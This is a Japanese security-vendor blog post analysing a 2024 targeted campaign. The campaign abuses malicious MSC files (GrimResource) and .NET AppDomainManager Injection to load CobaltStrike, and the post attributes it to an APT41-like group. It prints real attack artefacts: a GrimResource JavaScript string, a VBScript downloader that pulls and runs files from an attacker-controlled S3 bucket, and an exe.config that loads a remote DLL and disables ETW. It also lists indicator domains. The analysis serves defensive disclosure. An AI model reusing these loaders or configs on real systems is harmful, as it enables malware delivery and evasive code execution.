
AppDomainManager Injectionを悪用したマルウェアによる攻撃について

jp.security.ntt/tech_blog/appdomainmanager-injection

August 22, 2024



By Rintaro Koike

Published August 22, 2024 | Japanese

はじめに


2024年7月頃から、AppDomainManager Injectionを使用してマルウェアを実行する攻撃を観測しています。AppDomainManager Injectionは2017年に概念が公表され、その後PoCや解説ブログ[1][2][3][4][5]が公開されているテクニックです。他方、AppDomainManager Injectionを実際に悪用した攻撃事例はほとんど報告されておらず、一般的にあまり知られていません。

本稿では、実際にAppDomainManager Injectionの悪用が確認された攻撃について、その攻撃フローやテクニックを紹介します。

なお、本攻撃事例は国家支援の攻撃グループの関与が推察され、今後もこうした攻撃手法が拡大していくことが懸念されます。こうしたことを踏まえ、本稿はAppDomainManager Injectionのメカニズムと危険性を把握し、適切な対策を講じるための一助となることを目指しています。

攻撃フロー


今回観測された攻撃は、攻撃者が用意したWebサイトからZIPファイルをダウンロードするパターンと、スピアフィッシングメールでZIPファイルを添付するパターンの2種類が存在します。いずれの場合も、ZIPファイルの中には悪性なMSCファイルが含まれており、ユーザがそれを開くことで攻撃が進行します。



MSCファイルを悪用した攻撃事例については過去にブログを公開[6]していますが、現在でも活発に悪用が継続しています。特に、GrimResourceと呼ばれる手法[7]が使用され始めており、今回の攻撃もGrimResourceを使用しています。

従来の悪性MSCファイルの場合、攻撃者はMSCファイル内のリンクをユーザにクリックさせる必要がありました。しかし、GrimResourceはそのステップを省略し、ユーザがMSCファイルを開いただけで悪性挙動を実現することができます。

以前のブログ[6]でも紹介したとおり、MSCファイルはエクスプローラで表示した際のアイコンを自由に設定することができます。悪性MSCファイルの多くは、PDFファイルやMicrosoft Wordファイルのように偽装しており、一見するとそれがMSCファイルであるかどうか判断することが難しくなっています。今回観測された悪性MSCファイルは、Windowsの証明書ファイルやPDFファイルのようなアイコンが設定されていました。



悪性MSCファイルは GrimResourceを用いてapds.dllを悪用し、埋め込まれたJavaScriptコードを実行します。

```
<String ID="39" Refs="1">res://apds.dll/redirect.html?
target=javascript:window['eval'](external['Document']
['ScopeNamespace']['GetRoot']()['Name'])</String>
```

多少の難読化は施されていますが、最終的には以下のようなVBScriptコードが実行されます。これによって、4つのファイルをダウンロードして保存し、oncesvc.exeを実行します。このときダウンロード・実行されたoncesvc.exeはファイル名だけが変更されたMicrosoftの正規のdfsvc.exeです。

```
strURL1 = "https://wordpresss-data.s3.me-south-1.amazonaws.com/oncesvc.exe"
strURL2 = "https://wordpresss-data.s3.me-south-1.amazonaws.com/oncesvc.exe.config"
strURL3 = "https://wordpresss-data.s3.me-south-1.amazonaws.com/water.txt"
strShowfileURL = "https://wordpresss-data.s3.me-south-1.amazonaws.com/ws.pdf"
strDownloadPath1 = "C:\Users\Public\oncesvc.exe"
strDownloadPath2 = "C:\Users\Public\oncesvc.exe.config"
strDownloadPath3 = "C:\Users\Public\water.txt"
strShowfilePath = "C:\Users\Public\wrasb.pdf"
strExecutablePath = "C:\Users\Public\oncesvc.exe"

Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objHTTP = CreateObject("MSXML2.XMLHTTP")
If Not objFSO.FileExists(strDownloadPath1) Then
    DownloadFile strURL1, strDownloadPath1
End If
If Not objFSO.FileExists(strDownloadPath2) Then
    DownloadFile strURL2, strDownloadPath2
End If
If Not objFSO.FileExists(strDownloadPath3) Then
    DownloadFile strURL3, strDownloadPath3
End If
If Not objFSO.FileExists(strShowfilePath) Then
    DownloadFile strShowfileURL, strShowfilePath
End If
objShell.Run strExecutablePath, 1, True
objShell.Run strShowfilePath, 1, True
```

AppDomainManager Injection

oncesvc.exe は何ら細工が施されておらず、Microsoftの署名が付与された正規のバイナリです。ただし、同じディレクトリにEXEファイルと同名のconfigファイル oncesvc.exe.config が配置されています。このexe.configファイルは一般的に構成ファイル[8]と呼ばれており、.NET Frameworkにおいてアプリケーションの動作を制御するための情報が記されています。

MSCファイルによって作成されたexe.configには、以下のように dependentAssembly という設定が記述されています。これはアプリケーションに予め記述したバージョンとは異なるバージョンのアセンブリをロードするためのバージョンリダイレクトと呼ばれている機能[9]です。攻撃者はこれを使って、外部のDLLファイルを正規のEXEファイルにロードさせます。

```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="oncesvc" publicKeyToken="205fcab1ea048820" culture="neutral" />
        <codeBase version="0.0.0.0" href="https://360photo.oss-cn-hongkong.aliyuncs.com/202407111985.jpeg"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="oncesvc, Version=0.0.0.0, Culture=neutral, PublicKeyToken=205fcab1ea048820" />
    <appDomainManagerType value="oncesvc" />
  </runtime>
</configuration>
```

外部から読み込まれたDLLファイルには、AppDomainManagerクラスを継承したクラスが定義されており、この中のInitializeNewDomain関数が呼び出されます。攻撃者はInitializeNewDomain関数から悪意のある挙動を実行することが可能です。

```
public sealed class oncesvc : AppDomainManager
{
    public override void InitializeNewDomain(AppDomainSetup appDomaininfo)
    {
        Task task = Task.Run(delegate()
        {
            oncesvc.snowlackingattempt95384.chocolatenoiselessveil36778();
        });
        task.Wait();
    }
```

.NET FrameworkのバージョンリダイレクトとAppDomainManagerクラスを使って悪性挙動を実現する手法はAppDomainManager Injectionと呼ばれており、レッドチームやペネトレーションテストに従事する人たちの間では知られているテクニックです。しかしながら、実際に攻撃で悪用された事例は極めて稀で、一般的にブルーチームではほとんど知られていません。

この手法によって実行されたDLLファイルは、ロードされたEXEファイルがプロセス主体となるため、悪性挙動はそのEXEファイルから実行されているように見えます。

また、AppDomainManager Injectionは.NET Framework製の幅広いアプリケーションにおいて有効で、その範囲は極めて膨大です。AppDomainManager Injectionが可能なファイルの中で、Microsoft社の電子署名が付与されたアプリケーションのリストが公開[10]されており、その膨大さが垣間見えます。こうしたアプリケーションは基本的にデフォルトのWindows環境に存在しているため、攻撃者はexe.configファイルを準備するだけでAppDomainManager Injectionを行うことができます。

現在マルウェアの実行手法としてはDLL Side-Loadingが一般的ですが、AppDomainManager InjectionはDLL Side-Loadingよりも遥かに容易で、今後悪用が増加する可能性が懸念されます。

攻撃者の帰属

今回の攻撃キャンペーンでは、最終的にCobaltStrikeビーコンを使用して標的環境の侵害を行っていることを確認しています。その際に使用されたローダや攻撃者インフラの特徴を調査した結果、APT41に類似した手法であると推定されます。

関連した攻撃を調査したところ、この攻撃者は台湾の政府機関、フィリピンの軍、ベトナムのエネルギー系の組織などを標的としていた可能性があります。これらの国々はいずれも南シナ海に面しています。南シナ海においては、昨今関係国による衝突が相次ぎ、近隣諸国の緊張が高まっていることが報告されています[11]。

また、類似した攻撃事例についてAhnLab社からブログ[12]が公開されています。その攻撃事例では日本の防衛力に関するハングル語のデコイ文書が使用されていたと報告しています。こうしたことから、今後標的が拡大していく可能性が考えられます。

おわりに

本稿では、AppDomainManager Injectionを使用してマルウェアを実行する攻撃について紹介しました。現時点において、AppDomainManager Injectionはあまり広く知られていない攻撃手法です。しかしながら、既に海外では、国家が支援する攻撃グループによって悪用されていることが推定されています。本手法は、現時点において、広く知られていないことから、攻撃者にとって一方的に有利な状況であることは明らかです。このため、今後、こうした攻撃が拡大していく可能性が懸念されます。

また、従来のようなDLL Side-Loadingよりも検知が困難なため、本手法による攻撃を自組織で検知できるようにすることを推奨します。

IoC

- krislab[.]site
- msn-microsoft[.]org
- s2cloud-amazon[.]com
- s3bucket-azure[.]online
- s3cloud-azure[.]com
- s3-microsoft[.]com
- trendmicrotech[.]com
- visualstudio-microsoft[.]com
- xtools[.]lol

参考文献

[1] MITRE ATT&CK, "Hijack Execution Flow: AppDomainManager", https://attack.mitre.org/techniques/T1574/014/
[2] Pentest Laboratories, "AppDomainManager Injection and Detection", https://pentestlaboratories.com/2020/05/26/appdomainmanager-injection-and-

detection/
[3] GitHub, "TheWover/GhostLoader", https://github.com/TheWover/GhostLoader
[4] Rapid7, "AppDomain Manager Injection: New Techniques For Red Teams", https://www.rapid7.com/blog/post/2023/05/05/appdomain-manager-injection-new-techniques-for-red-teams/
[5] Purple Research, "Let Me Manage Your AppDomain", https://ipslav.github.io/2023-12-12-let-me-manage-your-appdomain/
[6] NTTセキュリティ・ジャパン, "Operation ControlPlug: MSCファイルを使った標的型攻撃キャンペーン", https://jp.security.ntt/tech_blog/controlplug
[7] Elastic, "GrimResource - Microsoft Management Console for initial access and evasion", https://www.elastic.co/security-labs/grimresource
[8] Microsoft, "Configure apps by using configuration files", https://learn.microsoft.com/en-us/dotnet/framework/configure-apps/
[9] Microsoft, "Redirecting assembly versions", https://learn.microsoft.com/en-us/dotnet/framework/configure-apps/redirect-assembly-versions
[10] GitHub, "Mr-Un1k0d3r/.NetConfigLoader", https://github.com/Mr-Un1k0d3r/.NetConfigLoader/blob/main/signed.txt
[11] 外務省, "最近の南シナ海における緊張の高まりについて", https://www.mofa.go.jp/mofaj/press/release/pressit_000001_00796.html
[12] AhnLab, "아마존서비스를악용하는 MSC파일유포중", https://asec.ahnlab.com/ko/82554/